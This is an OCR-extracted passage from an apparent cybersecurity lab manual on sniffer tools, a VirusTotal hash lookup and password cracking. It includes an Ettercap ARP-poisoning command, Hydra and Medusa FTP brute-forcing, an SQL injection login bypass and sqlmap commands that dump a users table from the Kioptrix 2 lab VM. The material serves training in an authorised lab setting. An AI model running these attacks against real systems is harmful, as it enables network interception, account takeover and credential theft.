Session Inspection: Fiddler provides a user-friendly interface to inspect and analyze captured HTTP sessions in a detailed and structured manner.

Request and Response Modification: Users can modify and tamper with HTTP requests and responses in real-time, making it useful for testing and debugging web applications.

Auto-responder: Fiddler allows users to set up auto-responders, which can be handy for simulating specific server responses during testing.

Performance Analysis: Fiddler can help identify performance bottlenecks in web applications by providing insights into response times and resource loading.

Extensions and Scripting: Fiddler supports extensions and custom scripts, enabling users to extend its functionality and automate tasks.

Here's a basic example of using Fiddler as a sniffer tool:

- **Download and Install Fiddler**: You can download Fiddler from the official Telerik website.
- **Launch Fiddler**: After installation, open Fiddler on your Windows system.
- **Start Capturing Traffic:** Fiddler automatically starts capturing web traffic from your web browser or any other client application.
- **Inspect Captured Sessions:** In Fiddler's interface, you can see a list of captured HTTP sessions. By selecting a session, you can view detailed information about the request and response headers and bodies.
- **Modify Requests and Responses:** If needed, you can modify requests and responses to test different scenarios or debug issues.
- **Analyze Performance:** Use Fiddler's performance analysis features to identify performance bottlenecks in web applications.

Fiddler is a powerful and versatile tool that can be used for various purposes, including web development, testing, and security analysis. However, like any sniffer tool, it should be used responsibly and with proper authorization. Sniffing HTTPS traffic may raise ethical concerns, and it's essential to respect users' privacy and comply with applicable laws and regulations.

Ettercap: Ettercap is a comprehensive suite for man-in-the-middle (MITM) attacks and network analysis. It can intercept, sniff, and modify traffic in a network, making it a powerful tool for security assessments.

Ettercap is a comprehensive suite for man-in-the-middle (MITM) attacks and network analysis.
Example: Performing ARP poisoning to intercept and analyze network traffic between two hosts.

ettercap -T -M arp:remote /gatewayIP/ /victimIP/

Ettercap is a comprehensive network sniffing and man-in-the-middle (MITM) attack tool used for network analysis, penetration testing, and network security assessments. It was designed for Unix-like operating systems and supports various features for intercepting and analyzing network traffic. Ettercap is a powerful tool often used by cybersecurity professionals and ethical hackers to identify vulnerabilities in networked systems and test network security.

Here are some features and aspects of Ettercap as a sniffer tool:
Packet Capture and Analysis: Ettercap can capture and display packets from a network interface, allowing users to analyze network traffic.

Promiscuous Mode: Ettercap operates in promiscuous mode, which enables it to capture all packets on the network, even those not destined for the attacker's machine.

Various MITM Attacks: Ettercap can perform various man-in-the-middle attacks, including ARP poisoning, DNS spoofing, and SSL stripping.

Protocol Support: Ettercap supports a wide range of network protocols, including TCP, UDP, ARP, DHCP, and many others.

Filtering and Session Hijacking: Ettercap allows users to set up filters to capture specific types of traffic, and it can hijack active sessions for further analysis.

Plugin Support: Ettercap supports plugins, which can extend its functionality and add new features.

Here's a basic example of using Ettercap as a sniffer tool:

- **Install Ettercap:** You can install Ettercap on your Unix-like system (e.g., Linux) using package managers like apt or yum.
- **Start Ettercap:** Launch Ettercap from the terminal with administrative privileges (root access).
- **Select Network Interface:** Choose the network interface to use for sniffing and MITM attacks.

- **Scan for Hosts:** Use Ettercap to scan the network for active hosts and their IP addresses.
- **Perform MITM Attack:** After identifying the target hosts, set up a man-in-the-middle attack using ARP poisoning or other techniques.
- **Capture and Analyze Traffic:** Ettercap will start capturing network packets, and you can use its interface or log files to analyze the captured traffic.

It's essential to use Ettercap responsibly and ethically. Performing man-in-the-middle attacks on a network without proper authorization is illegal and unethical. Always ensure you have explicit permission to perform network assessments and security testing before using Ettercap or any other network sniffing tool. Unauthorized use of such tools can lead to severe consequences and legal actions.

Cain & Abel: Cain & Abel is a Windows-based password recovery and network sniffing tool. It is primarily used for recovering passwords but also has network analysis capabilities, including ARP poisoning and sniffing.

Cain & Abel is a Windows-based password recovery and network sniffing tool.
Example: Capturing and analyzing FTP traffic to retrieve plaintext passwords.

Cain & Abel is a versatile password recovery and network analysis tool for Windows-based systems. While it is mainly known for its password recovery capabilities, Cain & Abel can also be used as a network sniffer. It can capture network packets and perform various network-related attacks, making it a comprehensive tool for network assessments, security audits, and penetration testing. However, it's important to note that using Cain & Abel for unauthorized purposes or without proper authorization is illegal and unethical.

Here are some features and aspects of Cain & Abel as a sniffer tool:
Packet Capture: Cain & Abel can capture packets from various network interfaces, allowing users to analyze network traffic.

Promiscuous Mode: Similar to other sniffer tools, Cain & Abel operates in promiscuous mode to capture all network packets on the network segment.

Filtering and Decoding: Cain & Abel provides filtering capabilities and can decode captured packets to display their contents.

Password Cracking: One of Cain & Abel's primary functions is to recover passwords from various sources, such as network protocols, hashes, and encrypted files.

Man-in-the-Middle (MITM) Attacks: Cain & Abel supports various MITM attacks, including ARP poisoning and DNS spoofing, allowing users to intercept and manipulate network traffic.

Network Scanning and Enumeration: Cain & Abel can scan the network for hosts, identify services, and enumerate various network-related information.

Ethical network assessments and penetration testing should always be conducted with explicit permission from the network owner. If you are interested in learning about network security or ethical hacking, consider obtaining certifications such as Certified Ethical Hacker (CEH) and engaging in legitimate security testing through bug bounty programs or working as a professional penetration tester for reputable organizations.

NetworkMiner: NetworkMiner is a network forensic analysis tool that can capture and parse network packets, extracting files and other artifacts from captured traffic.

NetworkMiner is not a traditional network sniffer like Wireshark, tcpdump, or tshark. Instead, NetworkMiner is a network forensic analysis tool with packet capturing capabilities. It is designed to extract and analyze artifacts (files, images, credentials, etc.) from captured network traffic. NetworkMiner is commonly used by cybersecurity professionals, incident responders, and digital forensics experts to investigate security incidents, analyze network intrusions, and gather evidence in a forensic investigation.

Here are some features and aspects of NetworkMiner as a network forensic analysis tool:

Packet Capture: NetworkMiner captures network packets from a network interface and reconstructs them into readable sessions.

Automated File Extraction: One of NetworkMiner's key features is its ability to automatically extract files and images from the captured network traffic.

Session Reconstruction: NetworkMiner reconstructs and displays network sessions, allowing users to see the full content exchanged between hosts.

Hostname Resolution: NetworkMiner resolves IP addresses to hostnames and displays this information in its interface.

DNS and MDNS Parsing: The tool parses DNS and mDNS traffic, making it useful for analyzing domain name resolution activities.

HTTP Analysis: NetworkMiner can analyze HTTP traffic, revealing information about web browsing and file downloads.

Export Artifacts: Users can export extracted files, images, and other artifacts for further analysis or evidence preservation.

Here's a basic example of using NetworkMiner as a network forensic analysis tool:

Install NetworkMiner: Download and install NetworkMiner from the official website or trusted sources.

Start Capturing Traffic: Launch NetworkMiner and select the network interface to capture packets from.

Capture and Analyze Traffic: NetworkMiner will start capturing packets and automatically extract files and artifacts from the traffic.

Inspect Extracted Artifacts: Analyze the extracted files, images, and other artifacts to gain insights into network activities.

Export Artifacts: If needed, export the extracted artifacts for further analysis or to preserve evidence

NetworkMiner is a valuable tool for digital forensics and investigating security incidents. However, like other network sniffing tools, it should be used responsibly and with proper authorization. Unauthorized capture of network traffic can violate privacy laws and ethical guidelines, leading to legal consequences. Always ensure you have permission to capture and analyze network traffic before using NetworkMiner or any other network sniffing tool.

Conclusion : Thus the study of sniffer tools has been completed successfully.

9. SIMULATE ANTIVIRUS PROGRAMMING

Aim:

To simulate Antivirus programming.

Description:

Working of Windows Firewall

> If Windows firewall is turened on with default settings

> Firewall will block the all type of scans


>If Windows firewall is on all services are exposed – Works well with Win7,8,10

Web Based Antivirus scan


- Download a file

- install gtkhash in kali linux : sudo apt install gtkhash


- Open gtkhash and get the hash value



- **Open virustotal website : www.virustotal.com**
- **In search column**



- **Copy the hash from gtkhash to virustotal search**
- **this page has number of AV to scan and it says which are all the Antivirus detects thefile**



- **as Virus**

Conclusion: Thus the simulation of anti-virus programming has been completed successfully.

10.PASSWORD CRACKING

Aim:

To perform Password Cracking.

Description:

Password cracking plays a very important role in hacking. We are not always lucky to get credentials during enumeration.

There are two types of password cracking.

1.Online password cracking

2.Offline password cracking

There are many techniques used in online password cracking. Some of them are,

Dictionary Attack:

Dictionary password attack is a password cracking attack where each word in a dictionary (or a file having a lot of words) is tried as password until access is gained. This method will be successful when simple passwords are set. By simple, I mean common passwords which can be found in a dictionary like “password”, “iloveyou” etc. This type of attack consumes less time but is not bound to be successful always especially if the password is not present in the dictionary.

Brute force Attack:

Brute Force attack is a password cracking attack similar to dictionary attack. The only difference is in this attack, each and every possible combination is tried until the password is successfully cracked. For example, if there are two words say “abc” and “123” in a wordlist, other combinations like “abc1”, “abc2” and “abc3” a re also tried. Brute force attack will definitely succeed even if it means it will take years to do that.

Hybrid Attack:

As the name suggests, it uses a combination of both dictionary and brute force password attacks to crack the password.

Rainbow Table Attack:

Rainbow Table password cracking technique uses pre -computed hashes to crack the encrypted hashes.

Kali Linux has various tools in its arsenal for both online and offline password cracking. Some of the online password cracking tools are Acccheck, John The Ripper, Hydra and Medusa etc.

We have already seen the working of the tool Accheck during SMB enumeration. In this tutorial, we will see how to crack passwords with a tool called Hydra. THC-Hydra is a password cracker which uses brute forcing to crack the passwords of remote authentication services. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, FTP, HTTP, HTTPS, SMB, several databases and much more.

On our target Metasploitable2, we have many services which allow remote authentication like telnet, ftp and SSH. We also have rlogin available. We will use Hydra on one of these services. Hydra can be accessed from the applications menu of Kali Linux. It is available both in GUI and command line utility. For this tutorial, I'm using the graphical one.

Once opened, Hydra will look like shown below.

Change the target IP to that of Metasploitable' s IP. There are many protocols to choose from Here I am choosing ftp. Change the port to 21 as ftp is running on port 21. I selected options "Be Verbose" and "show attempts" to see the cracking process.

Click on "passwords" tab. We can give a single username and password or a file containing a number of usernames and passwords. Here I am giving the same dictionary or wordlist for both username and password. This dictionary is big.txt. I selected the options "Try Login as password" , "Try empty password" and "Try reverse login". These options are self explanatory.

The tuning tab is used to configure proxy and number of simultaneous tries. I left it as default.

I left even "specific" tab to default. When all the settings are set, go to "Start" tab. To start the attack, click on "Start" button.

The attack is displayed as shown below.

The time of the attack depends on the number of words present in the dictionary or the wordlist we specified. The password is cracked if the phrase is present in the dictionary. If the password is not

there in the wordlist, we need to use another dictionary. The big.txt dictionary I used failed to crack the password. So I used another wordlist we made during enumeration “pass.txt”. After some time, Hydra found three valid passwords.

Scroll up to see what are those passwords.

Apart from Hydra, Kali Linux also has command line tools to use for password cracking. One such tool is Medusa. Open a terminal and type medusa to see the options of that tool. Below is the command in medusa to crack ftp using a wordlist.

Once medusa cracks a password, it will be shown as below. Once again we got three credentials we found also with Hydra.


We have used the same dictionary in both methods, but where do we find this dictionary or wordlist. Most wordlists of Kali Linux are present in /usr/share directory. Given below are different dictionaries in the “wordlists” folder.

These wordlists are named accordingly. For example, “common.txt” contains most common passwords used by users. But what if none of the dictionaries are helpless in cracking the password. Kali Linux also has tools to create our own dictionary or wordlist. Crunch is one such tool. The syntax is given below.


Getting data from database – Kioptrix 2


* get IP using angry ip scanner = 192.168.1.11
* Perform Nmap scan – port 80 open
* We found Port 80 available (http – A websites is running)

* We perform manual sql queries = **1’OR’1’=’1** as username and passwd



* We get access





* set Foxyproxy on | Burpsuite to Intercept mode on

* Capture the request in Burp suite and save as filename.req (right click --> save)
* open

sqlmap

sqlmap -r filename.req --dbs

* **--dbs = display available database**

```
available databases [1]:
[*] webapp
```

* **Available DB = webapp**

sqlmap -r filename.req --dbs webapp --tables

* **--tables = display available tables**

```
~$ sqlmap -r filename.req --dbs webapp --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```


***sqlmap -r filename.req --dbs webapp –tables users --dump**

--dump = gets all entries in the tables (all rows and columns)

```
:~$ sqlmap -r filename.req --dbs webapp --tables users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . ['] |  .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
+--------+
| users  |
+--------+
```

```
Database: webapp
Table: users
[2 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | 5afac8d85f | admin    |
| 2  | 66lajGGbla | john     |
+----+------------+----------+
```

We can view all the dumped credentials in



Conclusion:

Thus the password cracking has been performed successfully.